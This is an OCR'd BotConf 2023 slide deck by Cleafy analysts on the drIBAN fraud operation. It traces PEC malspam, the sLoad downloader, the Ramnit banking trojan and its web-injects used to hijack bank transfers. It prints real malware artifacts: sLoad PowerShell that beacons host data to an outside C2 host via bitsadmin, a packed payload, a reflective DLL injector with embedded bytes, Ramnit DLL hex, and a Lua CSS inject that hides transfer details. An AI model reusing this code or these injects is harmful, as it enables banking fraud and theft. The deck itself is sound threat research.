Operation drIBAN:
insight from modern banking frauds behind Ramnit

Federico Valentini, Alessandro Strino

BotConf - 13th April 2023 (Strasbourg)

Cleafy


Who we are

Federico Valentini
Head of Threat Intelligence and Incident Response

@f3d__

I started my career as a cybersecurity consultant, mainly focusing on Penetration Tests and Vulnerability Assessment of web applications and IoT devices.

Today, I lead the Cleafy Threat Intelligence team, where on a daily base new threats and attack patterns used by malicious actors are uncovered.



Alessandro Strino
Senior Malware Analyst & Threat Intelligence

@viuleeenz

Passionate about lockpicking and reversing stuff, I used to analyze digital and physical protections. Then I started to work as a cybersec consultant focusing on Red Team activities.

Today, I'm in charge of hunting and analyzing malwares mainly related to workstation devices.

.Cleafy

We are a team of fraud hunters, cybersecurity experts, data scientists, and software engineers that since 2014 share one mission:
making technology a safer place.

Our revolutionary technology helps the largest banks and financial institutions worldwide scale-up their fight against online fraud.

Why this talk?

- Banking trojan are a prominent topic, however, there is too much focus on reversing an less attention on *modus operandi* of modern fraud is still undercovered.
- **Web inject** are still nowadays less covered than banking trojan, however, they represents a **key component**.
- Help other countries to **be aware** of this threat.

Introduction

- Starting from 2018, a prominent fraud operation hit the Italian landscape (and probably additional countries) during the last four years.
- The **main goa**l was to infect corporate Windows workstations **with direct access to bank accounts**, trying to alter legitimate banking transfers.
- The critical component of this operation was **drIBAN**: a web injects kit with ATS (Automatic Transfer System) capabilities.
- High correlation between **TA554*** and **drIBAN operations**.

ProofPoint, 2018, https://www.proofpoint.com/us/threat-insight/post/sload-and-ramnit-pairing-sustained-campaigns-against-uk-and-italy

Impacts

€20.000
average amount

Of the targeted bank transfers
(up to €35.000)

+1.400
banks accounts

Used in money laundering procedures
(during 2021/2022)

+1.500
infected customers

In a single bank in a single wave of attacks
(Jul 2021)

2
extortion attempts

At Two different banking institution, respectively of 300 BTC and 500 BTC
(€5.8M and €9.7M)

drIBAN infection chain

Dissecting drIBAN fraud operation

Stage #0
PEC malspam

Malspam campaign(s) are sent through “Certificated emails”, also known as PEC.

Stage #1
sLOAD

Bots are deeply inspected via sLoad routines.

Stage #2
Ramnit

Only legitimate bots will receive as final payload the advanced banking trojan Ramnit.

Stage #3
drIBAN web-inject

Through ATS attacks, legitimate wire transfers are hijacked in real-time.

Stage #4
Money laundering

Stolen funds will be moved through a money mules network.


Stage #0

PEC malspam

What is a PEC mail?

PEC stands for *“posta elettronica certificata”* which means *“certified email”.*


PEC is a traditional email with the only difference that **it guarantees legal certainty of the sender’s identity**, of the date and time of sending and receiving the email, and of its content.



“For this reason, a PEC email is a tool you can use to officially write and send documents to the Italian public administration, citizens, private companies etc..”


Why PEC Malspam?


- Widely used in **business environments in Italy**, the receipt also has legal value;
- Considered **“certified email” in Italian territory** giving a false sense of security to receivers;
- Less monitored than traditional emails;
- According to Italian laws, PEC emails must be ***always* delivered.**



Stage #0: PEC malspam

Example





Stage #1

sLoad

sLoad

- PowerShell-based Trojan downloader
- BITS jobs for C2 comm. (LOLbins)
- Multiple recon features:
  - Exfiltration of workstation data (e.g. computer name, network details, process list, etc..)
  - Take screenshots
  - Check Outlook mailbox data
  - etc..
- Many reference to popular comic books characters.

```
#New

$clan="x2401";
$ver="2.8.3";

$JARVIS=@(1..16);
$tp=2400;



$Sokovia = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;

$tt=Get-ChildItem *.exe | sort Length -descending
$Ultron=$tt[0].fullname;


$timeL=$Sokovia+'\ping.ini';
$ifn=(Get-Process  | get-random ).name;
$workLog=$Sokovia+'\'+$ifn+'.temp';
if ($ifn -eq ""){stop-process -name powershell*}

try{ Remove-Item $Sokovia'\eval_*'}catch{}
try{ Remove-Item $Sokovia"\*.log";}catch{}


function vibranium {
    param( [String]$fch )
    $b=0;$m=0;
    $_f1=$fch+".ps1";$_f2=$fch+".tmp";
    if([System.IO.File]::Exists($_f1)){$b=(Get-Item $_f1).length;}else{" " | out-file $_f1;}
    if([System.IO.File]::Exists($_f2)){ $m=(Get-Item $_f2).length;}else{" " | out-file $_f2; }
    return $b,$m;
```

Stage #1: sLoad

Be patient. Good things take time.

13:23:13,356...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:16,370...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:16,781...	bitsadmin.exe	9116	Thread Create				SUCCESS	Thread ID: 2236
13:23:19,375...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:22,385...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:22,960...	bitsadmin.exe	11684	Thread Create				SUCCESS	Thread ID: 5456
13:23:25,392...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:28,404...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:29,544...	bitsadmin.exe	3764	Thread Create				SUCCESS	Thread ID: 11416
13:23:31,419...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:34,422...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:35,808...	bitsadmin.exe	9308	Thread Create				SUCCESS	Thread ID: 1244
13:23:37,433...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:40,455...	powershell.exe	7668	CreateFile	C:\Users\		AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:42,269...	powershell.exe	7668	Thread Create				SUCCESS	Thread ID: 10672
13:23:42,270...	powershell.exe	7668	Thread Create				SUCCESS	Thread ID: 10056
13:23:42,386...	bitsadmin.exe	8308	Thread Create				SUCCESS	Thread ID: 8452

Stage #1: sLoad

Has this bot banking access?

```
cd $env: appdata\..
$b = @("cbi.bper0group.net", "busin0ess.bnl.it", "ibk.ne0xi.it", "inbiz.inte0sasanpaolo.com", "bpe0rgroup.net", "inb0ank.it", "finecob0ank.com")
for ($i = 0 $i - le 6 $i++) {
    $rr = ""
    $bb = $b[$i] - replace "0"
    $rr = findstr / m / s $bb * .*
        if ($rr.length) {
            $o += "1"
            $c = "00000000"
        } else {
            $o += "0"
            if ($c - eq "") {
                $e = @("aziendaonl0ine.mps.it", "banking-impr0ese.credem.it", "clienti.che0banca.it")
                $i - le 2
                $bb = $e[$i] - replace "0"
                $c += "1"
                $c += "0"
                $edfaiu = getmac / fo table
                select - object - last 1
                $haha = $edfaiu.substring(0, 17)[Reflection.Assembly]::LoadWithPartialName("System.Web")
                $hMD5 = [System.Web.Security.FormsAuthentication]::HashPasswordForStoringInConfigFile($haha + $env: ComputerName, "MD5").tolower()
                $startup = [wmiclass]
                "Win32_ProcessStartup"
                $startup.Properties['ShowWindow'].value = $False
                $MrMeeseeks = 'bitsadmin /transfer bupl /priority FOREGROUND "https://guituk.eu/bf.php
                id = '+$hMD5+'
                f = '+$o+'
                c = '+$c+'
                " '+$env:temp+'\123.log'
                ([wmiclass]
                    "win32_Process").create($MrMeeseeks, '.', $Startup)
```

DNS cache checks against a predefined list of Corporate banking portals

Stage #1: sLoad

If yes, you'll get a reward!

Packed `.ps1` payload

```
41  $casda = "ins"
42  $casda += "ert"
43  $dbfbda = "remove"
44
45  $elem0 ="f4sIAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1
    +B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2dvPfee++999577733ujudTif33/8/
    XGZkAWz2zkrayZ4hgKrIHz9+fB8/Is7Xy2lbVMv0bHlZvc23Xz+tvv36B79x8ot/4
    +R7J4tZmbdPiuWsWF5s3fn+b5y8zOpssfUbJ2n6Pf41b/N662XVFAzis3RnlH6RLWdZW9XX9Ofv1tbrHO9R
    +5/MyoK+yF9U7Yt1WX5Zny5W7fWWfvvkus2/933+/Xd7ntfzbFVV2eg3Tn6Mv319VbTTuXz77ap82/
    z0VVH9xsmd3zj5jZPfrfmJl8Xs96HeCOUfi+D8YwbpH3s/nH/MIfVjIU4/NghrfxWVZUMycP/x+7wAH/
    smZmDz/N2+4snJ3X1+9CnGM6P/W4/WJXT5icI1ov8avvLyU/n0zZ9fd20+WIsfyk+tuXPpMez2fYX
    +WKS16n+fHO9ylMifP6yrlZ53V6n2y8I+fSL0y9+/5Mvv/ji7E26Tf0zzt0ddzv07NL/PwTmq9PXp69
    +8jQEuvcBQF8ef376+7/48vjk5PT1aw/s7gcBfHV6/PTLF89/HW/g3gcD/O6rszf+yPc/CCJDO/nypY/
    jwQdBPP29T0++chjuvNv9sFlReDx2h+TeNwe0Q9D9bwZyhLAHHwb5xZcnxyff9jDd+/r8fvaFsNPz3//
    J8evTp7//8ZPXXz73Z+2bAvzts8+//fzL7xq4974puE/PXn26b6B+fQ4TsK9PXvz
    +UCtPz16fHL96evzkuS9g0CsfoFrCLnr5odC/IfChkOx/o7A7cnJwO+C3BP7iyze/P7O3h/
    6O4v910ecpPe3an/0PgCg4Pzt7buQcrPL786eBLfraWt7r4Onz5yGXfBhMAnfy7eNXxydvTl
    +dvX5zdvL693/6+7w4/uLshCXqm9B/gx29+L3hBbw89mZh9+uPR/j8+WmA9cEHEOjNl7/X6Yvf/ye
    +On3lW8Gdr28HBeDx0+989frN7//y1dlP0nx+fur7FTtf3369PnUgf//TF+BA3y5+XbCnr159
    +YrE8Pdn5B3Ae+eMKf5f5+26XqYKnT75JfCPQ+/y27/o8pJdT/Uuf/Jy+fnr23iXl0tg8Vn60U8Wdbv
    +CK54+GiLT6hJVh6XZTX9iF/k9voJDbcmGEDk93lx8eK0Td/m9TIv7+2NZ2WpIHpvPc3L/
    IIiB33z4ttZ9pPfTn/Pre+dLduXbf39Ufq9r8Jf7+15v91Jbcs7DPsnFvWz5icJ2vd0qK/
    Wy7ZY5GNqlRPVX+f1ZTHNm/EXWd3Ms/L7jx5RvwaLZ1VtKPgyKvDGVm+MozQ6AOn+Bz/
```

Custom Powersploit module
`Invoke-ReflectivePEInjection.ps1`

```
#fcUwf
}

Stop-Process -name ImagingDevices* -Force
Stop-Process -Name wab* -Force
Stop-Process -name wabmig* -Force

Start-Sleep -s 5

$bu3Mq = [Byte[]][0xff,0x5a,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x1f,0x0e,0x00,0x00,0x04,0x09,0xcd,0x21,0xb8,0x01,0x4c,0xcd,0x21,0x54,0x68,0x69,0x73,0x20,0x70,0x72,0x6f,0x67,0x72,
0x61,0x6d,0x20,0x63,0x61,0x6e,0x6e,0x6f,0x74,0x20,0x62,0x65,0x20,0x72,0x75,0x6e,0x20,0x69,0x6e,0x20,0x44,0x4f,0x53,
0x20,0x6d,0x6f,0x64,0x65,0x2e,0x0d,0x0d,0x24,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x2b,0x14,0xe9,0x76,0x6f,0x75,
0x85,0x25,0x6f,0x75,0x85,0x25,0x6f,0x75,0x81,0x23,0x66,0x00,0x16,0x25,0x6a,0x75,0x85,0x25,0x6f,0x75,0x84,0x25,0x4f,
0x75,0x85,0x25,0xf8,0x2b,0x00,0x24,0x68,0x73,0x81,0x25,0xf8,0x2b,0x8c,0x24,0x6e,0x75,0x85,0x25,0xf8,0x2b,0x81,0x24,
0x6e,0x75,0x85,0x25,0xf4,0x2b,0x7a,0x25,0x6e,0x75,0x85,0x25,0xf8,0x2b,0x87,0x24,0x6e,0x75,0x85,0x25,0x52,0x69,0x63,
0x68,0x6f,0x75,0x85,0x25,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x45,
0x00,0x00,0x64,0x86,0x06,0x00,0x6a,0x7b,0x63,0x62,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x00,0x22,0x20,0x0b,
0x02,0x0e,0x00,0x00,0x3c,0x00,0x00,0x00,0x06,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x10,0x10,0x00,0x00,0x00,0x10,0x00,
0x00,0x00,0x00,0x30,0x01,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x02,0x00,0x00,0x05,0x00,0x02,0x00,0x00,0x00,0x00,
0x00,0x05,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x04,0x00,0x00,0x00,0x00,0x00,0x00,0x02,0x00,0x00,
0x60,0x01,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x60,0x00,
0x50,0x00,0x00,0x00,0x70,0x15f,0x00,0x00,0x3c,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x07,
0x00,0xa4,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x07,0x00,0x00,0xbc,0x00,0x00,0x00,
0x00,0x00,0x33,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x50,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x2e,0x74,0x65,0x78,0x74,0x00,0x00,0x00,0xe5,0x3b,0x00,0x00,0x10,
0x00,0x00,0x00,0x3c,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,
0x00,0x00,0x60,0x2e,0x72,0x64,0x61,0x74,0x61,0x00,0x00,0x50,0x12,0x00,0x00,0x00,0x50,0x00,0x00,0x00,0x00,0x14,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x2e,0x64,0x61,
0x74,0x61,0x00,0x00,0x00,0x68,0x52,0x0f,0x00,0x00,0x70,0x00,0x00,0x00,0x4c,0x0f,0x00,0x00,0x00,0x34,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00,0x00,0xc0,0x2e,0x7b,0x64,0x61,0x74,0x61,0x00,0x00,0xa4,
```

Ramnit `.dll` (32bit version)

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  2B 76 6F 75 85 25 6F 75 85 25 6F 75 85 25 6F 75  +.ßvou…%ou…%ou…%
00000090  66 0D 16 25 6A 75 85 25 6F 75 84 25 4F 75 85 25  f..%ju…%ou„%Ou…%
000000A0  F8 2B B0 24 68 75 85 25 F8 2B 8C 24 6E 75 85 25  ø+°$hu…%ø+Œ$nu…%
000000B0  F8 2B 85 24 6E 75 85 25 FD 2B 7A 25 6E 75 85 25  ø+…$nu…%ý+z%nu…%
000000C0  F8 2B 87 24 6E 75 85 25 52 69 63 68 6F 75 85 25  ø+‡$nu…%Richou…%
```

Ramnit `.dll` (64bit version)

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 C8 00 00 00  ............È...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  2B 76 6F 75 8C 25 6F 75 8C 25 6F 75 8C 25 6F 75  +.âvouŒ%ouŒ%ouŒ%
00000090  66 0D 1F 25 6A 75 8C 25 6F 75 8D 25 4C 75 8C 25  f..%juŒ%ou.%LuŒ%
000000A0  F8 2B 89 24 68 75 8C 25 F8 2B 85 24 6E 75 8C 25  ø+‰$huŒ%ø+…$nuŒ%
000000B0  F8 2B 8C 24 6E 75 8C 25 FD 2B 73 25 6E 75 8C 25  ø+Œ$nuŒ%ý+s%nuŒ%
000000C0  F8 2B 8E 24 6E 75 8C 25 52 69 63 68 6F 75 8C 25  ø+Ž$nuŒ%RichouŒ%
```

sLoad receive a new Powershell module contains a packed payload

The payload is a modified version of a Powersploit module. It will inject an hardcoded `.dll`, depending on the system (32/64 bit)

The two `.dll` are the Ramnit banking Trojan core module

Stage #2

Ramnit

Stage #2 Ramnit

A bad penny always turns up!

Ramnit emerged in 2010 and evolved into a modern banking trojan by including part of the leaked modules of Zeus as part of its main source code.

Survived a major disruption plan operated by Europol in 2015 and continues to improve its main features, adopting new tactics and experimenting with multiple infection chains.

Stage #2 Ramnit

Come back with steroids

Main features:

- **Advanced evasion** mechanisms.
- A Domain Generation Algorithm (DGA) routine.
- **Advanced MiTB attacks** through **web-injects** on modern browsers with **ATS techniques**.
  - Completely **automatic fraud** approach.
  - **Altering in real-time bank transfer receipts**.

Web Injects setup

- Web injects were introduced on Ramnit around 2016, following the standard Zeus format
- During 2018, a significant change on its web-inject kit was described by Vitali Kremez moving from the initial Zeus format to a fairly-new **Lua-coded** (still adopted).
- Hybrid approach:
  - Local injects (e.g. CSS)
  - Remote injects (e.g. ATS module)

```
CSS = {
    url = "https://www.                                    /themes.-all.cs.-$",
    modification_arrays = {
        [1] = {
            data_before = [[]],
            data_inject = "#row_creditor_data_2 div:nth-child(3){ display:none; color:#fff
            .tabella_testi tr:nth-child(4) td:nth-child(3){ opacity:0} .form-group label{c
            #fvcList td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webkit-
            #resultTable td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webk
            @-webkit-keyframes inColor {0% {color: □#000;}100% {color: □#000;}}
            @keyframes inColor {0% {color: □#000;}100% {color: □#000;}}
            #xcloseImage{display:none;}",
            data_after = [[a:link]]
    }, [2] = {
            data_before = [[]],
            data_inject = [[#row_creditor_data_2 div:nth-child(3){ display:none; color:#ff
            .tabella_testi tr:nth-child(4) td:nth-child(3){ opacity:0} .form-group label{c
            #fvcList td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webkit-
            #resultTable td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webk
            @-webkit-keyframes inColor {0% {color: □#000;}100% {color: □#000;}}
            @keyframes inColor {0% {color: □#000;}100% {color: □#000;}}
            #xcloseImage{display:none;}]],
            data_after = [[]]
        }
    }
}
```

Stage #2 Ramnit

Changing the game's rules!

Remote injects are specific web injects served in real-time through a dedicated C2 infrastructure typically for serving ATS modules and money mules details (expensive assets for TAs).

Continuous web injection development

- **Guarantee real-time response** to countermeasures deployed
- **Dynamic injection** with resource rotation
- It's a 24/7 job !

```
77 77 2E                    RemoteAddDrop.Uhttps://www.
6D 6F 6E 25 2D 61 6C 6C     /js%-lib/min/LIPortalCommon%-all
04 09 69                    .j*..i9.php?id=<%IDBOT%>..      C
74 65 73 61 73 61 6E 70     SS.Nhttps://www.
69 63 61 74 69 6F 6E 5F     themes.-all.cs.-$..modification_
66 6F 72 65 04 01 04 0C     arrays...........data_before....
77 5F 63 72 65 6             ow_credit
33 29 7B 20 64 6             (3){ disp
```

Ramnit config - July 2022

```
64 44 72 6F 70 14 4C 68     ECHO ac#>..     RemoteAddDrop.Lh
                            ttps://www.
65 62 2F 6A 73 2F 6E 61     com/portalFvcGtb/PortalWeb/js/na
25 49 44 42 4F 54 25 3E     mespace.j*..i11.php?id=<%IDBOT%>
